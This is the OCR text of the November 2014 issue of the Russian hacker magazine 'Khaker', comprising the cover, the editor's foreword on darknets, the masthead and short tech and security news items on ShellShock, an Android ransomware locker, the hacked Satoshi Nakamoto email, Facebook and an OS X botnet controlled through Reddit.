

16+

№190

WWW.XAKEP.RU

Cover Story

Темная *сторона* **интернета**

Чем живет Даркнет

Взлом приложений через ошибки логики

Скрытые угрозы протокола IPv6


PUBLISHING FOR ENTHUSIASTS

(game)land hi-fun media



4 607157 100063 14011

РЕКОМЕНДОВАННАЯ ЦЕНА 360 ₽



Давным-давно, когда Tor был не так сильно раскручен, а чтобы поднять I2P, нужно было иметь степень магистра информатики Массачусетского технологического, я пробовал ходить в Даркнет. Признаюсь честно, кроме чисто гиковского удовлетворения, никакого особого восторга я не испытал. Вообще, у меня было стойкое дежавю, словно я очутился в Рунете пятнадцатилетней давности: пустые каталоги, информация о живых узлах передается друг другу чуть ли не по голубиной почте, а скорость передачи данных вообще стремится к нулю. Но несмотря на все это, я был рад, ведь это работало. Было ощущение, что вот-вот появится новый, свободный и по-настоящему наш «интернет». Оказалось, напрасно.

Сегодня даркнеты как нельзя лучше оправдывают свое мрачное название. Подобные сети облюбовали представители киберкрайма всех мастей — спамеры, продавцы ворованных учеток, адалта и прочего треша. Повсюду расцвели даркмаркеты, причем некоторые из них предлагают сервис не хуже самого Amazon. Увы, все это основательно подпортило репутацию Tor и I2P, по сути сделав их в глазах общественности настоящей обителью зла. А ведь идея была (и остается) потрясающей.

В новом номере, как обычно, тебя ждет куча всего интересного. Мы сделали виртуальную реальность из картона, собрали свой GPS-радар, закодили приложение для Leap Motion, капитально снизили расходы на хостинг с помощью Amazon Auto Scaling... Всего и не перечислить. Особо хочу отметить, что мы услышали тебя: ВЗЛОМ стал больше, в этот раз целых десять статей. Да-да, мы правда читаем group.xakep.ru :).

Кстати, у нас хорошая новость: совсем скоро «Хакер» будет выходить еще в одном формате. Напомню, сейчас мы ежемесячно доступны в принте, iOS, Android (как на русском, так и на английском языках) и в PDF. Так вот, с января, а может, и раньше у тебя появится еще один способ читать любимый журнал. Я пока не могу разглашать всех подробностей, но уверен, большей части фанатов «Хакера» он придется по душе. Следи за обновлениями на сайте.

Stay tuned, stay][!

Илья Русанен,
главный редактор][
@IlyaRusanen





№ 11 (190) Дата выхода: 30.10.2014

Илья Русанен
Главный редактор
rusanen@real.xakep.ru

Ирина Чернова
Выпускающий редактор
chernova@real.xakep.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Илья Илембитов
PC ZONE, СЦЕНА, UNITS
ilembitov@real.xakep.ru

Антон «ant» Жуков
ВЗЛОМ
ant@real.xakep.ru

Павел Круглов
UNIXOID и SYN/ACK
kruglov@real.xakep.ru

Юрий Гольцев
ВЗЛОМ
goltsev@real.xakep.ru

Евгений Зобнин
X-MOBILE
execbit.ru

Илья Русанен
КОДИНГ
rusanen@real.xakep.ru

Александр «Dr.» Лозовский
MALWARE, КОДИНГ, PHREAKING
alexander@real.xakep.ru

АРТ

Елена Тихонова
Арт-директор

Алик Вайнер
Дизайнер
Обложка

Екатерина Селиверстова
Дизайнер
Верстальщик

DVD

Антон «ant» Жуков
Выпускающий редактор
ant@real.xakep.ru

Дмитрий «D1g1» Евдокимов
Security-раздел
evdokimovds@gmail.com

Максим Трубицын
Монтаж видео

РЕКЛАМА

Анна Яковлева
PR-менеджер
yakovleva.a@glc.ru

Мария Самсоненко
Менеджер по рекламе
samsonenko@glc.ru


РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Подробная информация по подписке shop.glc.ru, info@glc.ru, (495) 663-82-77, (800) 200-3-999 (бесплатно для регионов РФ и абонентов МТС, «Билайн», «МегаФон»)
Отдел распространения
Наталья Алехина (lapina@glc.ru)
Адрес для писем: Москва, 109147, а/я 50

В случае возникновения вопросов по качеству печати: claim@glc.ru. Адрес редакции: 115280, Москва, ул. Ленинская Слобода, д. 19, Омега плаза. Издатель: ООО «Эрсиа»: 606400, Нижегородская обл., Балахнинский р-н, г. Балахна, Советская пл., д. 13. Учредитель: ООО «Принтер Эдишионс», 614111, Пермский край, г. Пермь, ул. Яблочкова, д. 26. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство ПИ № ФС77-56756 от 29.01.2014 года. Отпечатано в типографии Scanweb, PL 116, Korjalankatu 27, 45101 Kouvola, Финляндия. Тираж 96 500 экземпляров. Рекомендованная цена – 360 рублей. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: *content@glc.ru*.




CONTENT



НОЯБРЬ 2014
№ 190

MEGANEWS



Мария «Mifrill» Нефёдова
mifrill@real.xakep.ru

Новость месяца

Уязвимость ShellShock

ОБНАРУЖЕНЫ БАГИ В BASH, РЯДОМ С КОТОРЫМИ HEARTBLEED БЛЕДНЕЕТ

Не так часто уязвимости удостаиваются собственного имени, а не порядкового номера. Совсем недавно так было с Heartbleed, а теперь у нас еще появилась Bashdoor aka Shellshock.

На самом деле ShellShock — это даже не один баг, а серия уязвимостей, обнаруженных в GNU bash. Напомню, что bash был разработан двадцать пять лет назад, так что баги оказались не просто старыми, а очень старыми. Если обрисовать проблему кратко, то основная беда заключена в безусловном исполнении кода, который следует за символами () {. Дело в том, что bash исполняет любую команду после определения функции, переданной в переменной окружения. Такие приложения, как Apache или DHCP, используют bash в дочерних процессах и используют переменные окружения для передачи данных. Штука в том, что эти данные могут поступать откуда угодно через интернет. Конечно, двадцать с лишним лет тому назад подобное никому в голову не приходило.

Здесь важно понимать масштаб бедствия. Мне не хватит никакого места, чтобы перечислить, где используется bash, — как минимум почти во всех Linux, BSD и OS X. То есть под угрозой оказываются не только домашние машины и серверы, но также маршрутизаторы, камеры, NAS и многие другие девайсы с веб-интерфейсом. Кроме того, баг настолько просто эксплуатировать, что уже сейчас примерами использования ShellShock завален весь интернет, и на базе уязвимости, разумеется, возможно создание малвари. В частности, представители консалтинговой компании Future South Technologies уже обнаружили румынский ботнет, от которого пострадали серверы Yahoo, WinZip и других компаний. Ботнет использовал в работе именно ShellShock.

Разумеется, уже выпущены патчи (так, Apple уже представила обновление OS X Bash Update 1.0), только они, увы, абсолютным спасением не являются. Просто представь, какой процент девайсов все равно останется не обновленным? У какого количества устройств отключены автообновления или для этой модели в принципе нет и больше не будет новых прошивок? А ведь баг можно эксплуатировать даже через протокол DHCP. Представил? Что ж, подтверждаем, да, дорогой читатель, все действительно настолько плохо.



На данный момент наиболее интересны для злоумышленников приложения, использующие CGI-скрипты (через mod_cgi и mod_cgid). Кстати, легко провериться на уязвимость можно вот здесь: https://shellshock.detectify.com.

ХИТРЫЙ ЛОКЕР ДЛЯ ANDROID

МОБИЛЬНЫХ БЛОКИРОВЩИКОВ СТАНОВИТСЯ ВСЕ БОЛЬШЕ

Малварь, вымогающая деньги за разблокировку устройства, — почти бессменный способ заработка преступников на протяжении уже многих лет. Конечно, вредоносы такого рода не могли не затронуть мобильные гаджеты, более того, число мобильных троянов-вымогателей неумолимо растет. Обычно подобная малварь работает по всем известной схеме: после запуска программа блокирует устройство и требует перевести куда-либо деньги (или отправить SMS на платный номер). Однако аналитики Dr.Web недавно обнаружили более сложную модификацию такого зловреда.

Троянец Android.Locker.38.origin распространяется под видом системного обновления. После запуска малварь даже имитирует процесс установки якобы обновления, а затем удаляет свой значок с главного экрана, передает на удаленный сервер информацию об успешном заражении процесса и ждет дальнейших указаний. Команда на блокировку девайса может быть отдана как при помощи JSON-запроса с веб-сервера, так и в виде SMS, содержащей директиву set_lock. Получив команду, троянец блокирует устройство, демонстрируя сообщение с требованием выкупа (специалисты Dr.Web отмечают, что закрыть его практически невозможно). Интересно, однако, другое. Если пользователь все же попытается отозвать у вредоноса права администратора, Android.Locker.38.origin подключает дополнительный уровень блокировки, что и отличает его от других локеров. Сначала троян уводит зараженное устройство в ждущий режим и блокирует экран. После разблокировки он демонстрирует фейковое предупреждение об удалении всей хранящейся в памяти устройства информации. Если пользователь соглашается, экран устройства вновь блокируется и троянец активирует встроенную в ОС функцию защиты паролем при выходе из ждущего режима. Неважно, была эта функция включена ранее или нет, локер устанавливает на разблокировку девайса собственный пароль (а именно 12345). Таким образом, зараженное Android-устройство окончательно блокируется до получения злоумышленниками оплаты или вплоть до полного сброса параметров девайса. Учитывая, что мобильные блокировщики сами по себе штука неприятная, подобный локер и вовсе почти не оставляет жертве шансов.



В Dr.Web отмечают, что Android.Locker.38.origin также может выступать и в роли SMS-бота по команде хозяев, что для пользователя может обернуться дополнительными финансовыми потерями.



Если пользователь попытается отозвать у вредоноса права администратора, Android.Locker.38.origin подключает дополнительный уровень блокировки



«80% денег Google зарабатывает, собирая информацию о людях, сводя ее воедино, храня и индексируя, а также создавая профили пользователей, чтобы предсказывать их интересы и поведение. Потом эти профили продают рекламодателям и не только. Таким образом, принцип работы Google практически идентичен тому, что делает Агентство национальной безопасности США».

ДЖУЛИАН АССАНЖ
в интервью BBC

НОВЫЙ ФЛАГМАН NVIDIA

GTX 980 УСТАРЕЛ, НЕ УСПЕВ ПОСТУПИТЬ В ПРОДАЖУ

Недавно компания NVIDIA представила видеокарты на основе полнофункционального графического чипа нового поколения — GM204 на архитектуре Maxwell, пришедшей на смену Kepler. Нам традиционно обещают непревзойденные графические возможности, удвоенную энергоэффективность и многое другое. Появились новые, крайне интересные технологии, к примеру технология воксельного глобального освещения (VXGI — Voxel Global Illumination), которая позволяет впервые на игровых GPU реализовывать динамическое глобальное освещение в режиме реального времени. А также многокадровое сглаживание (MFAA — Multi-Frame sampled AntiAliasing), динамическое суперразрешение (DSR — Dynamic Super Resolution) и так далее.

Однако все далеко не так радужно, как может показаться. Дело в том, что пока NVIDIA в очередной раз улучшала энергоэффективность, nextgen-консоли сделали большой шаг вперед — у них «под капотом» имеется по 8 Гб RAM + VRAM памяти, что, конечно, сказалось и на играх. Так, вышедшая недавно Shadow of Mordor на максимальных настройках потребует 6 Гб графической памяти (у GTX 980 всего 4 Гб), а Evil Within — 4 Гб. Разработчики игр теперь могут не ограничивать себя, что с радостью и делают. Как это ни прискорбно, получается, что флагман NVIDIA устарел еще до момента своего поступления в продажу.



Продажи NVIDIA GeForce GTX 980 и GTX 970 в исполнении Asus, Colorful, EVGA, Gainward, Galaxy, Gigabyte, Innovision 3D, MSI, Palit, PNY и Zotac уже стартовали. Цены начинаются с отметки 549 долларов в случае GTX 980 и 329 долларов для GTX 970.





«PayPal создал платежную систему, но не смог создать „новую мировую валюту“ (таков наш девиз начала 2000-х). Похоже, Bitcoin это удалось, но их платежная система оставляет желать лучшего. Я отнесусь к Bitcoin более оптимистично, когда увижу, что им стали пользоваться повсюду».

ПИТЕР ТИЛЬ,
инвестор, предприниматель, основатель PayPal



$167,8 миллиарда

Alibaba провела крупнейшее IPO в истории

→ Состоялось IPO китайского интернет-монстра Alibaba, и все прошло даже лучше, чем ожидалось. Акции компании оценили в 68 долларов за штуку, а вся компания оценивается в почти 168 миллиардов долларов. Таким образом, китайцам удалось осуществить одно из самых крупных IPO за все время существования бирж в принципе.

$15 тысяч

Google увеличивает вознаграждения за баги

→ Google решила еще лучше поощрить баголовов. Теперь за найденные в Chrome уязвимости компания выплатит минимум 500 долларов. Максимальное вознаграждение тоже увеличилось: с 5 тысяч до 15 тысяч долларов. Кроме того, Google открыла доску почета, где перечислены все, кто прислал информацию об уязвимостях (конечно, дело это сугубо добровольное). Между тем Microsoft расширила действие своей программы bug bounty на онлайновые сервисы.

ПОЧТА АВТОРА BITCOIN СКОМПРОМЕТИРОВАНА

НЕИЗВЕСТНЫЕ ПОЛУЧИЛИ КОНТРОЛЬ НАД ЯЩИКОМ САТОШИ НАКАМОТО

Создатель самой популярной криптовалюты мира по-прежнему предпочитает оставаться в тени, однако его имя продолжает регулярно появляться в заголовках СМИ. На этот раз поводом послужил взлом почтового ящика satoshi@gmx.de (напомню, что, кроме имени и этого адреса, об авторе BC не известно ничего).

Первый сигнал тревоги прозвенел, когда кто-то явно посторонний добрался до адресной книги и принялся рассылать адресатам письма. В частности, администратор форума Bitcointalk.org сообщил, что получил от Сатоши письмо следующего содержания: «Майкл, скинь мне пару монет, пока я не нанял снайпера». Email явно не в духе Накамото, хотя адрес отправителя не был подделан, письмо действительно пришло с satoshi@gmx.de. Чуть позже в этот же день на P2Pfoundation появилось сообщение от анонима: «Уважаемый Сатоши, ваши документы, пароли и IP-адреса продаются в даркнете. Видимо, из-за неправильной настройки Tor ваш IP-адрес проявился, когда вы использовали почтовый аккаунт где-то в 2010 году. Вы в опасности. Нужно уехать оттуда, где вы находитесь, как можно быстрее, пока эти люди не навредили вам. Спасибо вам за изобретение Bitcoin».

Как выяснилось, тревоги комьюнити были не напрасны. В качестве подтверждения получения контроля над почтовым ящиком satoshi@gmx.de хакеры уже опубликовали на Pastebin скриншоты с содержимым приватных писем. Но, начав с почтового ящика, злоумышленники пошли дальше и поменяли содержимое проекта Bitcoin на SourceForge. Изменился блок с описанием проекта (Bitcoin поменяли на Buttcoin), а администраторов стерли из списков доступа. В настоящий момент прежнее содержимое страницы восстановлено, однако это сделали сами атакующие. Содержимое архивов с кодом и сборками Bitcoin пока не тронуто, но, само собой, в дальнейшем нельзя исключать возможность подмены файлов. Разумеется, из-за этого не рекомендуется использовать материалы с SourceForge, лучше обратиться к не затронутому атакой сайт bitcoin.org.


Сам Сатоши Накамото, отошедший от дел еще в 2011 году, по-прежнему сохраняет молчание. Известно ли ему об этом инциденте вообще, можно только гадать.



Не стоит забывать, что идентификатором самого Сатоши всегда выступает его публичный ключ, так что отличить хакеров от автора BC будет не так сложно, если Накамото все же проявит себя.




Сайты bitcointalk.org и bitcoin.org и репозиторий на GitHub не были связаны с адресом satoshi@gmx.de и не могут быть перехвачены атакующими, ими можно пользоваться спокойно.




В следующей версии Android появится встроенное шифрование данных (пока оно опционально), которое призвано защитить пользователей от излишне пристального внимания госслужб .




Symantec выпустила Norton Security, пришедший на смену девяти ранее существовавшим основным продуктам. Компания обещает вернуть деньги, если Norton не справится с какой-либо малварью.



В Китае официально заблокировали поисковую систему DuckDuckGo. В самой компании о причинах запрета ничего не знают, формально считается, что дело в отсутствии у DDG серверов на территории Китая.



На Indiegogo появится опция бессрочного финансирования. То есть у сбора средств не будет никакого временного лимита. Интересно, как скоро другие краудфандинговые сайты переймут эту идею.



FACEBOOK РАЗРЕШИТ АНОНИМНОСТЬ

И ДАСТ СТОРОННИМ РЕКЛАМЩИКАМ ВОЗМОЖНОСТЬ ИЗУЧАТЬ ПОЛЬЗОВАТЕЛЕЙ

Пару месяцев назад мы уже писали о том, как Facebook выделила в отдельное приложение Facebook Messenger, что, мягко говоря, не очень понравилось пользователям. Однако компания явно делает на приложение большие ставки. В частности, оказалось, что в коде Messenger наличествует функция денежных переводов.

Еще весной текущего года издание Financial Times сообщало, со ссылкой на свои источники, что Facebook крайне привлекает рынок электронных платежей и компания планирует начать его освоение с Европы. Теперь эту информацию косвенно подтверждает находка студента Эндрю Ода, который «вскрыл» Facebook Messenger и, изучив код, обнаружил пока скрытую и отключенную функцию денежных переводов. Согласно находке Ода, пользователи смогут отправлять друг другу деньги при помощи личных сообщений, прикрепляя их прямо к переписке. Судя по скриншотам, сделанным Эндрю (парень просто включил функцию и запустил с ней свой FB Messenger), к аккаунту можно будет привязать сразу несколько банковских карт. Для подтверждения платежа в приложении будет необходимо ввести заранее придуманный PIN.

Впрочем, одним только Facebook Messenger социальная сеть решила не ограничиваться. Как известно, в Facebook анонимность не поощряется. Ты, конечно, можешь пользоваться псевдонимом, но Facebook имеет право в любой момент закрыть твой аккаунт, так как Цукерберг и Ко всю дорогу ратовали за использование именно настоящих имен. Похоже, это обстоятельство скоро изменится. The New York Times сообщает, что социальная сеть активно работает над мобильным приложением, которое позволит пользователям общаться, используя вымышленные имена. Судя по всему, официальным поводом послужил недавний скандал, в ходе которого известные представители ЛГБТ-сообщества в США лишились доступа к своим Facebook-аккаунтам из-за использования никнеймов. Представители Facebook тогда извинились и пообещали что-то придумать. Пока не совсем ясно, как будет происходить взаимодействие приложения с основной соцсетью и будет ли аккаунт в анонимном приложении как-то связан с основным. Однако NYT пишет, что запуск новинки состоится уже через несколько недель, так что — скоро узнаем.

Помимо вышеперечисленного, Facebook официально представила полностью переработанную рекламную платформу Atlas. Atlas будет следить за пользователями с помощью Facebook-аккаунта, вне зависимости от устройства, с которого осуществляется доступ. То есть платформа собирает данные не об устройстве, а именно о пользователе, а точнее о его взаимодействии с рекламой. Эту информацию будут продавать сторонним рекламодателям, дабы те могли лучше изучить поведение пользователей. Обещают, что никакие конфиденциальные денные при этом раскрыты не будут.



Кстати, Марк Цукерберг признался, что Facebook до сих пор не имеет никаких планов по монетизации WhatsApp. Более того, руководство компании даже не начало искать способы получения прибыли от мессенджера.

31 698 раз


у Google запросили данные пользователей

→ Google опубликовала новый Transparency Report — отчет, касающийся числа запросов на раскрытие данных пользователей различных веб-сервисов компании. Лидирует по количеству запросов США: 12,5 тысячи запросов на раскрытие информации о 21,5 тысячи пользователей. При этом 84% запросов за отчетный период (январь — июнь 2014 года) были признаны правомочными и удовлетворены. Что касается России, то за отчетный период (за полгода 2014 года) поступило 93 запроса, и лишь 10% из них были удовлетворены — раскрыта информация о десяти аккаунтах.

24%

дохода в России потеряла Cisco

→ Компания Cisco подвела итоги деятельности в 2014 финансовом году. В целом дела у компании идут неплохо, выручка составила 47,1 миллиарда долларов, а прибыль 10,9 миллиарда. Это всего на 2% меньше по сравнению с 2013 годом. Однако в России доход Cisco упал на 24%, хотя на продуктах компании построено порядка 60% телекоммуникационных сетей. Впрочем, недавно в Москве переоснастили городскую систему видеонаблюдения, на 80–90% заменив продукты Cisco на отечественный аналог от компании «Нетрис».



НОВЫЙ БОТНЕТ ДЛЯ OS X

«ЯБЛОЧНАЯ» ЗОМБИ-СЕТЬ УПРАВЛЯЕТСЯ ЧЕРЕЗ REDDIT.COM

Удивительно, но многие пользователи «яблочной» техники почему-то до сих пор пребывают в абсолютной уверенности, что малвари для Apple-девайсов почти не существует и это некий миф. Антивирусные компании, однако, постоянно твердят об обратном. Вот и компания «Доктор Веб» отчиталась об обнаружении нового ботнета из OS X устройств, насчитывающего как минимум 17 658 машин.

Причиной этой небольшой эпидемии стал вредонос Mac.BackDoor.iWorm. В целом троянец вполне обычен, есть только одно «но». Довольно интересно, что, вольготно устроившись в системе, вредонос открывает один из портов и ожидает входящего соединения, отправляя запрос на удаленный интернет-ресурс для получения списка адресов управляющих серверов, после чего подключается к удаленным серверам и ожидает поступления команд. Дело в том, что за списком адресов управляющих серверов бот обращается не куда-то, а к поисковому сервису сайта reddit.com, указывая в качестве запроса шестнадцатеричные значения первых восьми байт хеш-функции MD5 от текущей даты. По результатам поиска reddit.com отдает веб-страницу со списком управляющих серверов ботнета и портов, которые злоумышленники публикуют в виде комментариев к теме minecraftserverlists от имени пользователя vtnhiaovyd. Вот так и получается, что кто-то управляет ботнетами через Tor, а кто-то не заморачивается и делает это прямо через Reddit, притом вполне успешно.

На 26 сентября 2014 года насчитывалось 17 658 IP-адресов зараженных устройств. Наибольшее их количество — 4610 (26,1% от общего числа) пришлось на долю США. На втором месте Канада с показателем 1235 адресов (7%). Третье место занимает Великобритания: здесь выявлено 1227 IP-адресов инфицированных компьютеров (6,9%).

GOOGLE УЖЕСТОЧАЕТ КОНТРОЛЬ НАД ANDROID

КРОМЕ ТОГО, «КОРПОРАЦИЯ ДОБРА» НЕДАВНО ПОПЫТАЛАСЬ КУПИТЬ CYANOGENMOD

